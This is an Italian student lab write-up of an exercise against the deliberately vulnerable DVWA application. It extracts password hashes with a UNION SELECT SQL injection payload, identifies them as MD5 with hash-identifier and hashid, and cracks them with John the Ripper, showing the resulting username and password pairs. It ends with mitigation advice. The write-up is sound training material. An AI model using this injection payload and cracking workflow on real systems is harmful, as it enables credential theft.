
# Password cracking

**1. Introduzione** L'obiettivo di questo esercizio era recuperare e craccare le password hashate presenti nel database della Damn Vulnerable Web Application (DVWA) utilizzando strumenti di cracking disponibili su Kali Linux. Lo scopo era comprendere le vulnerabilità legate alla memorizzazione delle password e le tecniche per mitigare questi rischi.




Per scoprire le password hashate siamo andati su SQL Injection è abbiamo digitato il comando 'UNION SELECT user, password FROM dvwa.user – -  che ci ha dato i risultati che si vedono nello screen sopra.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hash-identifier 5f4dcc3b5aa765d61d8327deb882cf99

   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($salt.$pass))
[+] md5($salt.md5(md5($pass).$salt))
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Con i comandi hash-identifier e hashid siamo andati a verificare che tipo di hash era è abbiamo confermato che la più probabile fosse MD5.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john -incremental --format=Raw-MD5 password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordonb)
charley          (1337)
password         (admin)
letmein          (pablo)
4g 0:00:00:00 DONE (2025-03-06 14:54) 7.017g/s 4480Kp/s 4480Kc/s 5259KC/s letebru..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~/Desktop]
└─$
```

Una volta saputo quale fosse il tipo di hash sono andato a utilizzare John the Ripper con il seguente comando: john -incremental –format=Raw-MD5 password.txt. Con questo comando siamo riusciti a recuperare tutte le password. Nello screenshot sono visibili solo quattro hash distinti, poiché il primo e l'ultimo coincidono. Di conseguenza, condividono anche la stessa password.
NB=nel file password.txt siamo andati a scrivere gli admin e le password hashate trovate in precedenza.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5 password.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

Con il comando john –show –format=Raw-MD5 password.txt ritroveremo le password craccate.

**Conclusioni** L'esercizio ha dimostrato la vulnerabilità dell'uso di MD5 per la memorizzazione delle password, poiché può essere facilmente craccato con dizionari precompilati. Per migliorare la sicurezza, si consiglia di:

- Utilizzare algoritmi più sicuri come **bcrypt, scrypt o Argon2**.
- Implementare **salt** univoci per ogni password.
- Applicare **policy di password robuste** con requisiti di lunghezza e complessità.